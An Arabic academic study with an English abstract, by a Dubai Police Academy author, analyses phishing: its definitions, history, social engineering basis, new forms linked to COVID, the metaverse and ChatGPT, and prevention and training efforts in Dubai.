التصيد الاحتيالي في ظل التطور التقني" انماطه – تحديات المكافحة – الحلول " "دراسة تحليلية"

دكتور / حسام نبيل الشنراقي

رئيس قسم ادارة الشرطة

اكاديمية شرطة دبي

المستخلص

التصيد الاحتيالي هو احد انماط الهجمات الإلكترونية التي تعتمد على الهندسة الاجتماعية، وتعد من أكبر المخاطر الأمنية للمؤسسات وتتنوع اساليب التصيد الاحتيالي ما بين إرسال رسائل بريد الكتروني جماعية ونصية وهجمات موجهة لبيانات المستخدمين الحساسة وتؤدي مواقع التصيد دورًا كبير في نجاح التصيد الاحتيالي ، وتقليد المواقع لخداع الضحايا وجعلهم يثقون في تلك المواقع الاحتيالية التي يقوم الجناة بتصيد بياناتهم باستخدامها كما تستطيع المنظمات المختلفة التي تتعرض للتصيد الدفاع ضد تلك الهجمات من خلال حلول أمن البريد الإلكتروني وتصفية عناوين الانترنت، الا ان افضل الحلول هي تدريب الموظفين لكي لا يقعوا ضحية للتصيد الاحتيالي لذا تدرب المؤسسات موظفيها لتعزيز وعيهم باساليب التصيد الاحتيالي وتنظم لذلك دورات تدريبية لاكتشاف التصيد الاحتيالي وقد تناولت هذه الدراسة توضيح مفهوم التصيد الاحتيالي وبيان انواعه واساليب الجناة في ارتكابه خاصة في ظل جائحة كورونا وما اسفرت عنه من تنوع وتزايد اساليب ارتكابة الاجرامية بالاضافة للتطور التقني كالحوسبة الكمية والتحول نحو العالم الافتراضي كالميتا فيرس والواقع المعزز والشات جي بي تي واخطرها على الاطلاق وهو التزييف العميق المعتمد على تقنيات الذكاء الاصطناعي المتطورة وقد حرصنا في هذه الدراسة على ابراز الانماط الاجرامية الجديدة وبيان الاساليب التي ترتكب بها الجرائم وكيفية تطور اساليب الهندسة الاجتماعية مع تطور الذكاء الاصطناعي كما تبنت الدراسة منهج استشراف مستقبل التصيد الاحتيالي في ظل التطور التقني وتوقع كيف سيكون وما هي الاساليب الامنية الممكن مواجهته بها وكذا ما هي الطرق التقنية التي يمكن التصدى له باشكاله المختلفة باستخدامها، ثم كيف عملت السلطات في دولة الامارات وامارة دبي على ايجاد برمجيات ونماذج تقنية

(ISSN: 2356 - 9492)

يمكن باستخدامها كشف الروابط والاساليب والماوقع الاحتيالية التي تعمل على تصيد الضحايا عبر الانترنت باستخدام الاساليب المختلفة للهندسة الاجتماعية ، وما هي النماذج المعدة للتدريب على كشف اساليب التصيد الاحتيالي وطرق الهندسة الاجتماعية المستحدثة المعتمدة على التقنية المتطورة وما هي النتائج التي توصلت اليها الدراسات المختلفة في مجال رصد وكشف والوقاية من التصيد الاحتيالي وما هي النماذج الممكن استخدامها في هذا الشأن، وانتهت الدراسة الى تعدد انماط التصيد الاحتيالي وان اخطرها هو المعتمد على اساليب الهندسة الاجتماعية وتحتاج مكافحة التصيد الاحتيالي الى استراتيجات امنية تضعها المؤسسات تتضمن تدريبات على كشف ورصد اساليب التصيد، كما ان التصيد الاحتيالي محل دراسة علمية متمعقة من العديد من جهات البحث العلمي وقد وضعت العديد من البرامج والنماذج للوقاية ورصد وكشف محاولات التصيد الاحتيالي الا ان تدريب ووعي الموظفين يظل العنصر الاهم والاقوي في منظومة الدفاع ضد التصيد الاحتيالي وان هناك تجارب ودراسات حالة اجريت في مجال تدريب الموظفين والمستخدمين للحد من الوقوع ضحية للتصيد الاحتيالي بالاضافة لوجود منظومات لكشف ورصد المتصيدين والتحقيق في وقائع التصيد الاحتيالي وهي مفيدة للغاية في التعرف على انماط التصيد السائدة وايضا رصد الانماط الجديدة، وان التتطورات التقنية الجديدة كالميتا فيرس والشات جي بي تي قد افرزت انماطا جديدة وبيئات متطورة واكثر تعقيدا للتصيد الاحتيالي وهو ما يوجب على المختصين بامن المعلومات ورجال الامن المختصين رصدها وفهم انماطها واساليبها المعقدة لمكافحتها والحد من التصيد الاحتيالي باستخدامها وان امارة دبي حددت نموذجا عبر الموقع الالكتروني يتم من خلاله تحديد محاولات التصيد الاحتيالي والابلاغ عنها وتحديد انماطها

.

Abstract:

Phishing is one of the types of electronic attacks that rely on social engineering, and it is considered one of the greatest security risks for institutions. Phishing methods vary between sending mass emails and text messages and attacks directed at sensitive user data. Phishing sites play a major role in the success of phishing, and imitation of sites to deceive victims. And make them trust those fraudulent sites that the perpetrators use to phish their data.

Various organizations that are exposed to phishing can also defend against these attacks through email security solutions and Internet address filtering. However, the best solutions are to train employees so that they do not fall victim to phishing, so organizations train their employees. To enhance their awareness of phishing methods, training courses are organized to detect phishing.

This study dealt with clarifying the concept of phishing, explaining its types, and the methods of perpetrators of committing it, especially considering the Corona pandemic and the resulting diversity and increase in methods of committing crimes, in addition to technical development such as quantum computing and the shift towards a virtual world such as meta. Virus, augmented reality, chat GPT, and the most dangerous of all, which is deep fakes based on advanced artificial intelligence techniques. In this study, we were keen to highlight new criminal patterns and explain the methods by which crimes are committed and how social engineering methods develop with the development of artificial intelligence.

(ISSN: 2356 - 9492)

The study also adopted the approach of anticipating the Phishing future in light of the technical development and predicting what it will be like and what are the security methods that can be confronted with it, as well as what are the technical methods that can be used to combat it in its various forms, then how the authorities in Dubai worked to find software and technical models that can be used to detect fraudulent links, methods and sites, Which works to phishing victims over the Internet using various methods of social engineering, and what are the models prepared for training in detecting phishing methods and the new social engineering methods based on advanced technology and what are the results reached by various studies in the field of monitoring, detecting, and preventing phishing and what are the models? It is possible to use them in this regard.

The study concluded that there are many types of phishing, the most dangerous of which is based on social engineering methods.

Combating phishing requires security strategies developed by institutions that include training on detecting and monitoring phishing methods.

Phishing is also the subject of in-depth scientific study from many parties. Scientific research has developed many programs and models to prevent, monitor and detect phishing attempts, but training and awareness of employees remains the most important and strongest element in the defense system against phishing.

There are experiments and case studies conducted in the field of training employees and users to reduce falling victim to phishing, in addition to the presence of detection systems. Monitoring phishers and investigating phishing incidents is very useful in identifying prevailing phishing patterns and monitoring new patterns.

New technical developments such as Meta verse and chat GPT produced new patterns and advanced and more complex phishing environments, which requires information security specialists and security personnel to Specialists monitor it and understand its complex patterns and methods to combat it and reduce phishing using it.

Dubai government has specified a model on the website through which phishing attempts are identified, reported and their patterns are identified.

مقدمة

تمهيد :

يمثل التصيد الاحتيالي وهو شكل من أشكال الهجمات الإلكترونية القائمة على الهندسة الاجتماعية، أكبر مخاطر أمنية للمؤسسات اليوم وتتنوع اساليب التصيد الاحتيالي ما بين إرسال رسائل بريد الكتروني جماعية ونصية وهجمات موجهة لبيانات المستخدمين الحساسة وتؤدي مواقع التصيد دورًا كبير في نجاح التصيد الاحتيالي ، وتقليد المواقع لخداع الضحايا وجعلهم يثقون في تلك المواقع الاحتيالية التي يقوم الجناة بتصيد بياناتهم باستخدمها كما تستطيع المنظمات المختلفة التي تتعرض للتصيد الدفاع ضد تلك الهجمات من خلال حلول أمن البريد الإلكتروني وتصفية عناوين الانترنت، الا ان افضل الحلول هي تدريب الموظفين لكي لا يقعوا ضحية للتصيد الاحتيالي لذا فان المؤسسات الاعمال تخصص ميزانيات كبيرة لتدريب موظفيها حتي يكونوا على وعي باساليب التصيد الاحتيالي المختلفة وتنظم لذلك دورات تدريبية وفق برامج معدة ومخططة جيدا لاكتشاف التصيد الاحتيالي وحماية الاتصالات الإلكترونية[1].

[1] What Is Phishing, EDUCATION GUIDE, Fortinet, 2019, p:2, https://www.fortinet.com/content/dam/fortinet/assets/education/eg-guide-on-phishing.pdf

(ISSN: 2356 - 9492)

وتستخدم اساليب الهندسة الاجتماعية في هجمات التصيد الاحتيالي لتحقيق النجاح لها حيث صار المهندس الاجتماعي متخفيًا جدًا في اساليبة[1].

وعقب نجاح تلك الهجمات يقوم المتصيد بالوصول الى المعلومات التي استهدفها من الهجمة من خلال الولو ج للحسابات المستهدفة والذي يترتب عليه سرقة الهوية والخسائر المادية

وذلك بإرسال ملف ضار للضحية مثل XLS.أو DOC. ، أو رابط تصيد لذا يجب ان يدرك المستخدمين ان هجمات التصيد الاحتيالي أصبحت متخصصه ، كهجمات التصيد بالرمح والبريد الإلكتروني للأعمال حيث يتم استهداف الضحايا سواء كانوا افراد او مؤسسات وبمجرد وقوع المستخدم ضحية للتصيد لابد من العمل على تخفيف الاثار السلبية الناتجة عن ذلك من خلال اليات متنوعه للوقاية من هذه الهجمات[2]

وسوف نتناول في هذه الدراسة بالوصفغ والتحليل لانماط التصيد الاحتيالي وكيفية ادارة علميات الوقاية منها ومكافحتها وكشف اساليبها والعوامل التي اثرت عليها وكيف تناولت الدراسات والابحاث العلمية التطبيقية والنظرية هذه الانماط من الاحتيال بالتحليل وما هي النماذج التي يمكن الاعتماد عليها في رصد وكشف التصيد الاحتيالي .

اهمية الدراسة

تنبع اهمية هذه الدراسة من تطور انماط التصيد الاحتيالي الالكتروني خاصة مع التحول الرقمي السريع الذي عجلته جائحة كورونا مما افرز انماطا خطيرة من التصيد الاحتيالي الرقمي التي اثرت بشكل كبير على الاقتصاد الرقمي والثقة في المعاملات الرقمية ومواقع الشركات والمؤسسات العامة والخاصة بل ايضا البنية التحتية السيبرانية للدول

مشكلة الدراسة

[1] Ravi Das, **The phishing response playbook, 2018, infosec,** https://resources.infosecinstitute.com/topic/the-phishing-response-playbook/

[2] https://ar.safetydetectives.com/blog/what-is-phishing-ar/

تتمثل مشكلة الدراسة في كيفية فهم الانماط الجديدة من التصيد الاحتيالي الرقمي وتأثيراتها المختلفة على الاقتصاد والثقة السيبرانية في الموقع الحكومية والخاصة وهو ما ينعكس على السمعة الرقمية للمؤسسات المختلفة بل والدول ايضا من خلال مؤسساتها الرقمية وكيف يمكن التعامل مع هذه الانماط الجديدة من خلال فهمها وتحليل اساليبها وتعزيز الدفاعات في مواجهتها من خلال وضع استراتيجية امنية محكمة قائمة على تحليل دقيق لتلك الانماط واساليبها واثارها المختلفة وكيفية الوقاية منها قبل وقوعها وملاحقة مرتكبيها عقب ارتكابها

اهداف الدراسة

تهدف الدراسة الى حل مشكلة الدراسة من خلال تحقيق الاهداف الاتية:

1- فهم وتحليل انماط التصيد الاحتيالي الرقمي الجديدة والاسباب التي ادت لظهورها
2- وضع الية للوقاية من الانماط الجديدة للتصيد الاحتيالي في ضوء التحليلات السابقة الدراسات والتجارب السابقة
3- دراسة وتحليل اساليب التصيد الاحتيالي القائمة على تقنيات الهندسة الاجتماعية وغيرها
4- تحليل النماذج التي تم اعدادها للوقاية ومكافحة التصيد الاحتيالي
5- دراسة نماذج التدريب المعتمدة ورصد التصيد الاحتيالي في امارة دبي

منهج الدراسة

سوف تتبع هذه الدراسة المنهج الوصفي التحليلي حيث ستقوم الدراسة بوصف الانماط التقليدية والجديدة للتصيد الاحتيالي الرقمي ثم تحليل تلك الاساليب الاجرامية ودراسات الحالة واليات الوقاية منها والتجارب والنماذج التي تم دراستها في مجال الوقاية من الجريمة وضبطها وتبني استرتيجيات واساليب يمكن من خلالها تعزيز الوقاية والمنع من التصيد الاحتيالي

(ISSN: 2356 - 9492)

حدود الدراسة

الحدود الموضوعية: تمثلت الحدود الموضوعية للدراسة في التصيد الاحتيالي في انماطه المعروفة وانماطه المتوقعه في ظل التطور التقني والدراسات التي اجريت في شأن رصد وكشف اساليبة والتدريب عليها

ادوات الدراسة :

سوف تستعين الدراسة بالكتب والمراجع العلمية والدوريات العلمية خاصة الاجنبية المتخصصة في مجال التصيد الرقمي كما ستعتمد على تحليل النماذج والاليات التي توصلت اليها الدراسات التطبيقية السابقة ودراسات الحالة للاستفادة منها في مكافحة التصيد الاحتيالي

تساؤلات الدراسة

تحقيقا لاهداف الدراسة وصولا لحل مشكلة الدراسة سوف تستهدف الدراسة الاجابة على عدة تساؤلات اساسية واخرى فرعية وتتمثل في الاتي:

1- ما المقصود بالتصيد الاحتيالي ولماذا لم يتم الحديث عنه من خلال الاحتيال الالكتروني باعتبارة نمطا من انماط الاحتيال الرقمي؟
2- ما هي انماط التصيد الاحتيالي وكيف يتم ارتكابها؟
3- كيف ستكون انماط التصيد الاحتيالي في ظل التطور التقني الكبير وظهور بيئات جديدة افرزت مخاطر اكثر تعقيدا كالميتا فيرس ؟ وكيف يمكن مواجهتها؟
4- ما هي اساليب وطرق الوقاية من التصيد الاحتيالي ومكافحته وكشفه؟
5- ما هي النتائج التي توصلت اليها الدراسات المختلفة في مجال رصد وكشف والوقاية من التصيد الاحتيالي وما هي النماذج الممكن استخدامها في هذا الشأن؟
6- ما هي النماذج المعدة للتدريب على كشف التصيد الاحتيالي في المؤسسات؟ وكيف يمكن الاستفادة منها ؟

7- ما هي الاليات التي توفرها امارة دبي لدعم كشف ورصد التصيد الاحتيالي لحماية المعاملات عبر الانترنت للمؤسسات والافراد؟

الدراسات السابقة :

1- Zainab Alkhalil, Chaminda Hewage *, Liqaa Nawaf and Imtiaz Khan, Phishing Attacks: A Recent Comprehensive Study and a New Anatomy, 09 March 2021, Frontiers in Computer Science, volume 3, Article 563060[1]

وقد تناولت الدراسة بيان ان هجمات التصيد الاحتيالي هي أحد التهديدات الرئيسية للأفراد والمنظمات وان هذا مدفوع بالمشاركة البشرية في التصيد الاحتيالي، حيث غالبًا ما يستغل المتصيدون نقاط الضعف البشرية بالإضافة إلى نقاط الضعف التقنية، وقد حددت الدراسة أن العمر والجنس وإدمان الإنترنت وإجهاد المستخدم والعديد من السمات الأخرى تؤثر على القابلية للتصيد الاحتيالي بين الناس .بالإضافة إلى قنوات التصيد التقليدية كالبريد الإلكتروني والويب، كما توجد أنواع اخرى من وسائط التصيد الاحتيالي كالتصيد الصوتي والرسائل النصية القصيرة، وقد تزايد استخدام التصيد الاحتيالي عبر منصات التواصل الاجتماعي بمواكبا لتطور استخدامها إلى ما هو أبعد من الحصول على المعلومات الحساسة والجرائم المالية إلى الإرهاب السيبراني ، والقرصنة ، والإضرار بالسمعة ، والتجسس ، وهجمات الدولة القومية .تم إجراء هذا البحث لتحديد الدوافع والتقنيات والتدابير المضادة لهذه الجرائم الجديدة وانتهت الدراسة الى عدم وجود حل واحد لمشكلة التصيد الاحتيالي بسبب الطبيعة غير المتجانسة لناقل الهجوم كما حققت هذه الدراسة في المشاكل التي قدمها التصيد الاحتيالي واقترحت تشريحًا جديدًا يصف دورة الحياة الكاملة لهجمات التصيد الاحتيالي يوفر نظرة أوسع لهجمات التصيد ومعلومات دقيقة.

[1] https://www.bing.com/ck/a?!&&p=80631b6a2465c3c4JmltdHM9MTY4ODY4ODAwMCZpZ3VpZD0xYjYxZTJmOS1kYTY0LTZkZjAtMzdlMy1mMWZmZGJiYzZjNjMmaW5zaWQ9NTE2MA&ptn=3&hsh=3&fclid=1b61e2f9-da64-6df0-37e3-f1ffdbbc6c63&u=a1aHR0cHM6Ly93d3cuZnJvbnRpZXJzaW4ub3JnL2FydGljbGVzLzEwLjMzODkvZmNvbXAuMjAyMS41NjMwNjAvZnVsbA&ntb=1

(ISSN: 2356 - 9492)

2- Anjum N. Shaikh, Antesar M. Shabut, M.A. Hossain, A Literature Review on Phishing Crime, Prevention Review, and Investigation of Gaps, 2016 10th International Conference on Software, Knowledge, Information Management & Applications (SKIMA), [1]

ناقشت هذه الدراسة ثلاثة عناصر مهمة للدراسة ، وهي نظرية جرائم التصيد الاحتيالي ، ومراجعة تقنيات مكافحة التصيد الاحتيالي التي تقدمها الأبحاث المختلفة ، والتحقيق في فجوات البحث وركزت على اهمية فهم هذه الجريمة قبل الحلول، تقدم الدراسة إرشادات لفهم المتغيرات والعلاقة بينها للتوصل لنتائج تعزز فهم التصيد، ومراجعة تقنيات مكافحة التصيد والتحقيق في فجوات البحث بطريقة افضل، وهدفت الدراسة لتطوير فهم تهديدات التصيد الاحتيالي من خلال نموذج نظري، وتطوير نظام اكتشاف التصيد وخاصة المستهدف للبريد الإلكتروني لأنه الطريقة الاخطر للهجوم، الفكرة الأساسية هي فحص رسائل البريد الإلكتروني عن طريق تقسيمها إلى عنوان ومحتوى وتم استخراج مزيج من ميزات المحتوى والسلوك (الهجين) باستخدام أداة التنقيب، وتم تقسيم هذه المخاطر الى "متوسطة أو" منخفضة "مما يساعد في وعي المستخدم، حيث يتم تمرير النتيجة للطبقة الثانية ، أي الشبكة العصبية التي تحقق التقييم النهائي للبريد الإلكتروني الذي يضع علامة "آمنة" أو "آمنة جزئيًا" أو "احتيالية". ساعدت هذه الأداة على حماية المستخدمين من هجمات التصيد في البيئة غير الآمنة أيضًا.

3- Lindiwe T. Hove, Strategies Used to Mitigate Social Engineering Attacks, Walden University, Scholar Works, College of Management & Technology, 2020, the review committee: Dr. Bob Duhainy, Committee Chairperson, Dr. Gary Griffith, Committee Member, Dr. Jodine Burchell, University Reviewer.

[1] https://www.researchgate.net/publication/316722080_A_literature_review_on_phishing_crime_prevention_review_and_investigation_of_gaps?enrichId=rgreq-2222d8dc993e79305d469176a27740ad-XXX&enrichSource=Y292ZXJQYWdlOzMxNjcyMjA4MDtBUzo2MDMzNjY5NjMwNDAyNTZAMTUyMDg2NTMwMjIxNQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf

وقد تناولت اطروحه الدكتوراة هذه استكشاف الاستراتيجيات التي يستخدمها ضباط أمن المعلومات للتخفيف من هجمات الهندسة الاجتماعية داخل مؤسساتهم .

تألفت عينه البحث من ستة ضباط أمن معلومات في ست منظمات صغيرة ومتوسطة الحجم تتعامل في بيانات تصنيع بطاقات الدفع في الساحل الغربي الأمريكي حيث جمعت البيانات منهم عبر مقابلات هاتفيةثم حللت تلك البيانات بنسخ المقابلات ، واستكشاف الظواهر ، وتشفير البيانات ، وتحديد الروابط بين الموضوعات المختلفة .

حيث اسفر تحليل البيانات عن ثلاثة مواضيع رئيسية هي: المخاطر التقنية، والتوعية بالتصيد الاحتيالي ، واستراتيجيات تقنية المعلومات، وتمثلت التوصية الرئيسية لضباط أمن المعلومات في لزوم تعزيز وتحديث برامج التوعية بالتصيد الاحتيالي ووضع خطة تتضمن معايير وضوابط تقنية يتم تنفيذها للحفاظ على نظم المعلومات وحماية الشبكات من هجمات التصيد الاحتيالي المرتكزة على اساليب الهندسة الاجتماعية، وتشمل الآثار المترتبة على التغيير الاجتماعي الإيجابي إمكانية:

(أ) التخفيف من اثار هجمات الهندسة الاجتماعية ، (ب) حماية بيانات المستخدم والمؤسسة ، (ج) تعزيز ثقة المستخدم في امن نظم المعلومات والمعاملات مما يؤدي لتحقيق ماكسب مادية كبيرة

وتختلف دراستي عن هذه الدراسات السابقة في الاتي:

1- استهدفت دراستي توضيح مفهوم واليات هجمات التصيد الاحتيالي وكيفية تطورها
2- دراسة وتحليل انماط هجمات التصيد الاحتيالي والاساليب التي تستخدم في ارتكابها
3- دراسة واستشراف انماط هجمات التصيد الاحتيالي في ظل التطور التقني وظهور ممكنات غير مسبوقة للجناة كالميتافيرس وغيرها ما ادى لتغير جذري في اساليب وبيئات التصيد الاحتيالي لايجاد الحلول لتلك الانماط المستحدثة من التصيد
4- عرض الدراسات التي تمت في مجال ايجاد حلول للوقاية من التصيد والتدريب على مكافحة التصيد الاحتيالي والاليات التي يمكن تبنيها لتحقيق ذلك
5- ما هي اليات الوقاية والرصد وكشف التصيد الاحتيالي التي اسفرت عنها الدراسات السابقة وتلك التي توفرها امارة دبي لمستخدمي الانترنت ونظم المعلومات

(ISSN: 2356 - 9492)

خطة الدراسة:

مطلب تمهيدي: ماهية التصيد الاحتيالي

المبحث الاول: دراسة تحليلية لاساليب التصيد الاحتيالي

المطلب الاول: الهندسة الاجتماعية كاساس التصيد الاحتيالي

المطلب الثاني: تحليل هجمات التصيد الاحتيالي

المطلب الثالث: دراسة تحليلية لمراحل هجمات التصيد الاحتيالي

المطلب الرابع: تطبيق عملي لتحليل هجمات التصيد الاحتيالي

المبحث الثاني: تأثير المتغيرات المجتمعية والتقنية على جرائم التصيد الاحتيالي

المطلب الاول: تحليل مقارن لانماط التصيد الاحتيالي خلال الجائحة

المطلب الثاني: استشراف انماط التصيد الاحتيالي في بيئة الميتا فيرس

المبحث الثالث: مكافحة التصيد الاحتيالي

المطلب الاول : الوقاية من التصيد الاحتيالي

المطلب الثاني: طرق اكتشاف التصيد الاحتيالي واليات التدريب عليها

المطلب الثالث: التحقيق والاستجابة لهجمات التصيد الاحتيالي

مطلب تمهيدي

ماهية التصيد الاحتيالي

الفرع الاول

تعريف التصيد الاحتيالي

التصيد الاحتيالي هو شكل من أشكال الهندسة الاجتماعية حيث يتنكر المتصيد ككيان جدير بالثقة ويحاول إقناع المتلقي أو إخافته أو تهديده لاتخاذ إجراء معين أو الكشف عن معلومات شخصية تؤدي إلى تسوية أمنية .

يستخدم مرتكبي التصيد الاحتيالي العديد من الاساليب لارتكاب جرائمهم كارسال رسائل عر البريد الإلكتروني والرسائل القصيرة التي ترسل عبر الهاتف والنشر عبر مواقع التواصل الاجتماعي والاتصالات الهاتفية بالضحايا وتحتوي هذه الرسائل والمنشورات على روابط لمواقع قام الجناة بتصميمها لخداع الضحايا للحصول على بياناتهم الحساسة والشخصية كاسم المستخدم وكلمة السر وبيانات الحسابات البنكية وارقام البطاقات الائتمانية.[1]

ويعتبر التصيد الاحتيالي اخطر انواع الهجمات التي تتم عبر الانترنت نظرا لما تستهدفة من بيانات حساسة وما تتبعه من اسلوب الخداع .وقد كشف استطلاع رأي ان 96٪ من المؤسسات تعاني من التصيد الاحتيالي باستخدام البريد الإلكتروني وان هذا الاسلوب من اساليب التصيد يشكل خطورة كبيرة على اعمالها واستثماراتها ، وان عدم وعي مستخدمي النظام المعلوماتي بنسبة (76٪) وبينما جاءت الهندسة الاجتماعية بنسبة(70)٪ كما اسفر التحليل الفني لـ 750 واقعه تسرب بيانات حساسة او اختراقات امينة لنظم المعلومات أن التصيد الاحتيالي كان الاسلوب الاكثر استخداما في ارتكابها بنسبة (37) ٪[2]

[1] Ammar Naser, Mahmoud Jazzar, Derar Eleyan, Amna Eleyan, Social Engineering Attacks: A Phishing Case Simulation, INTERNATIONAL JOURNAL OF SCIENTIFIC & TECHNOLOGY RESEARCH VO`LUME 10, ISSUE 03, MARCH 2021, pp:18-22, www.ijstr.org

[2] What Is Phishing, education guide, Fortinet, p2, https://www.fortinet.com/content/dam/fortinet/assets/education/eg-guide-on-phishing.pdf

(ISSN: 2356 - 9492)

وقد حاولت العديد من الهيئات والمتخصصين تعريف "التصيد الاحتيالي" ومناقشته بواسطة وتم تعريفه بعدة طرق ترجع في اساسها الى كيفية استخدامه وسياقه .ويعتبر خداع الضحية للتصريح بيانات او القيام بتحديثات لبياناته على المواقع الوهمية بمثابة التعريف الحقيقي لعمليات التصيد الاحتيالي

وتتجه بعض التعريفات الى اعتبار مواقع الانترنت الوسيلة الاهم لهجمات التصيد الاحتيالي .حيث تم تعريف التصيد الاحتيالي "انه احد الانشطة الإحتيالية ينشيء نسخة مطابقة للاصل من اي صفحة ويب معدة لتصيد الضحيه للافصاح عن بياناته الشخصية او كلمه السر او اسم المستخدم او ارقام البطاقات الائتمانية ".وبتحليل مضمون التعريف نجدة يعتبر التصيد الاحتيالي أنه القيام بعملية خداع للمستخدم المستهدف للادلاء ببياناته الحساسة كرقم بطاقته الائتمانية وكلمات السر الخاصة بحساباته الشخصية على مواقع التواصل الاجتماعي باستدراجه لاستخدام روابط تحوى ملفات تجسس او اختراق يتم إرسالها له تقوم بتحويلة الى مواقع وهمية مزورة لاصطياد بياناته والاستلاء على اموالة او اسرارة الخاصة وتعد رسائل البريد الإلكتروني هي ناقل الهجوم الاهم في هذا النوع من التصيد ،

كما يعرّف التصيد الاحتيالي بأنه احتيال يتم بارسال رسائل بريد إلكتروني للاستلاء على البيانات " . وعرف ايضا بأنه "احد أشكال سرقة الهوية عبر الإنترنت بهدف الحصول على بيانات حساسة كالبيانات المصرفية وكلمات المرور وارقام بطاقة الائتمان من الضحايا ." وبعض التعريفات تتجه الى انه" جمع بين مهارات اجتماعية وتقنية .فيعرف APWG التصيد بأنه " اسلوب يستخدم الجاني فية اسلوب الهندسة الاجتماعية لسرقة البيانات الشخصية للضحايا والبيانات المالية

كما عرفة فريق طوارئ الحاسوب بالولايات المتحدة بانه "احد اساليب التواصل الاجتماعي التي تستخدم رسائل البريد الإلكتروني أو مواقع الويب للحصول على معلومات حساسة من الضحايا سواء كانوا افرادا او شركات بالظهور كمنظمة أو كيان جدير بالثقة وقد [1]، عرفة مايرز بأنه "احد أشكال

[1] M. Jakobsson and S. Myers. Wiley-Inter science, In Phishing and Countermeasures, eds, 2007, pp. 343-348

التواصل الاجتماعي يحاول فيها المتصيد ، او المخادع استرداد بيانات سرية أو حساسة للضحايا من ملف منظمة جديرة بالثقة أو عامة بطريقة آلية عن طريق محاكاة الاتصالات الرقمية من خلال رسائل البريد الإلكتروني التي توجه الضحايا لمواقع ويب احتيالية التي تقوم بدورها بجمع كلمات المرور واسماء المستخدم الخاصة بتلك الحسابات

وزعد هجمات التصيد الاحتيالية خليطا من اساليب الهندسة الاجتماعية والتكنولوجية، لذا عرفت بانها هجمات التصيد في العمق وهي هجمات اجتماعية تقنية ، يستهدف المتصيد فيها الوصول الى بيانات حساسة وهامة للضحية عن طريق الولوج لتلك البيانات عبر ثغرات امنية تساعدة على تهديد نظام الضحية المعلوماتي، باستخدام الهندسة الاجتماعية أو اساليب اقناع للضحية للقيام بإجراءات تضر به وتؤدي لتسريب بياناته ومعلوماته الهامة[1] .

وفي ضوء ما سبق اري تعرف التصيد الاحتيالي بأنه"عملية يقوم فيها المتصيد بخداع الضحية للحصول على بياناته الحساسة وكلمات السر الخاصة بحساباته المالية ومواقعه الشخصية للوصول الى الاسرار التي يحرص الضحية على اخفائها عن الاخرين وصولا للحصول على منفعه مالية او عينية او مقابل لعدم التصرف او افشاء هذه الاسرار ، وهو في سبيل ذلك يستخدم كافة الاساليب التي تمكنه من خداع الضحية فيما يسمى بالهندسة الاجتماعية ويتبع في ذلك تكتيكات معروفة وسابق استخدامها او يستغل جهل الضحية للولوج للنظام المعلوماتي المستهدف او الحصول على البيانات المستهدفة"

الفرع الثاني

تطور التصيد الاحتيالي

[1] Ike Vayansky and Sathish Kumar, Phishing – challenges and solutions, 2018, pp:2-4, https://www.researchgate.net/publication/322823383_Phishing_-_challenges_and_solutions?enrichId=rgreq-767e9f87bbb48d3c1e1f6e697c258175-XXX&enrichSource=Y292ZXJQYWdlOzMyMjgyMzM4MztBUzo2MTQxODM3MjA3MzA2NDdAMTUyMzQ0NDIxODMyMA%3D%3D&el=1_x_2&_esc=publicationCoverPdf

(ISSN: 2356 - 9492)

كان الأمن السيبراني مصدر تهديد متزايد منذ ظهور شبكة APRANET، والتي تعد أول شبكة تبديل حزم ذات تحكم موزع واسعة واحدى الشبكات التي نفذت بروتوكول TCP / IP. وقد كان "التصيد الاحتيالي" يسمى بانتحال البطاقات أو العلامات التجارية ، تمت صياغته للمرة الاولى عام 1996 عندما تمكن المتصيدون من تخليق أرقام بطاقات ائتمان عشوائية باستخدام خوارزمية للاستيلاء على كلمات سر المستخدمين من شركة America Online ثم استخدموا الرسائل الفورية ورسائل البريد الإلكتروني للوصول إلى المستخدمين بانتحال ضفة موظفين في الشركة لإقناعهم بالكشف عن كلمات السر الخاصة بهم .

ويعتقد المتصيدون أن مطالبة العملاء بتحديث حساباتهم طريقة مفيدة للوصول لبياناتهم الشخصية وكلمات السر ، ثم يبدأ المتصيد في استهداف المؤسسات المالية .حيث استخدمة المتصيدين الاحتياليين الأوائل في اختراق نظم المعلومات في المؤسسات بالمكالمات الهاتفيه لذا تم حيث تم استبدال الحرف "f" في "التصيد" بالحرف "ph" في "التصيد الاحتيالي" لأن كلاهما بذات المعنى في التصيد الاحتيالي لكلمات المرور والمعلومات الحساسة من المستخدمين، وقد طور المتصيدون أنواعًا من الاحتيال لشن هجومهم وقد لا يكون الغرض من الهجوم سرقة المعلومات الحساسة فقط، بل قد يشمل حقن فيروسات أو تنزيل برامج ضارة على حاسوب الضحية[1]

يستخدم المتصيدون مصدرًا موثوقًا (كمكتب المساعدة المصرفية) لتصيد الضحايا حتى يكشفوا عن معلوماتهم الحساسة وتتطور هجمات التصيد بسرعة ، وتتغير أساليب الانتحال باستمرار كرد فعل على الإجراءات المضادة، يستفيد المتصيدون من الأدوات والتقنيات الجديدة لاستغلال نقاط ضعف الأنظمة واستخدام شبكات التواصل الاجتماعي لتقنيات هندسية لخداع الضحايا، لذا، لا تزال هجمات التصيد الاحتيالي من أنجح الهجمات الإلكترونية[2].

[1] Elmer EH Lastdrager, Achieving a consensual definition of phishing based on a systematic review of the literature, 2014 Lastdrager; licensee Springer ,pp: 2-5, http://www.crimesciencejournal.com/content/3/1/9

[2] https://newsroom.cisco.com/c/r/newsroom/en/us/a/y2023/m02/security-history-the-evolution-of-phishing.html

المبحث الاول

دراسة تحليلية لاساليب التصيد الاحتيالي

المطلب الاول

الهندسة الاجتماعية كاساس التصيد الاحتيالي

الفرع الاول

ماهية الهندسة الاجتماعية

في الآونة الأخيرة ، مع تطور التكنولوجيا الرقمية وانتشار شبكة التواصل الاجتماعي وجعل تواصل البشر بين بعضهم البعض أكثر سهولة ، ولكن مع وضع المعلومات الشخصية والأدلة الخاصة ومشاركة الآخرين عبر الإنترنت ، فإن ذلك يسبب خطر كبير من إمكانية استغلال هذه المعلومات وجمعها ، ومن هنا انتشر مفهوم جديد يسمى الهندسة الاجتماعية أي أن المتصيدين أو كل من يريد الإضرار بالناس يقوم بالبحث وجمع المعلومات الشخصية والسرية لاختراق الضحية وإلحاق الأذى بها[1]

عرف "مان" الهندسة الاجتماعية أنها اسلوب للخداع يتبعه المتصيدون لاغراء الضحايا للافصاح عن بياناتهم الشخصية الحساسة أو القيام باجراءات من شانها ان يحصلوا على اموالهم او معلومات قيمة او سرية، يعتمد المتصيد على أساليب نفسية اجتماعية لخداع ضحيته، كانتحال صفة رجال السلطة

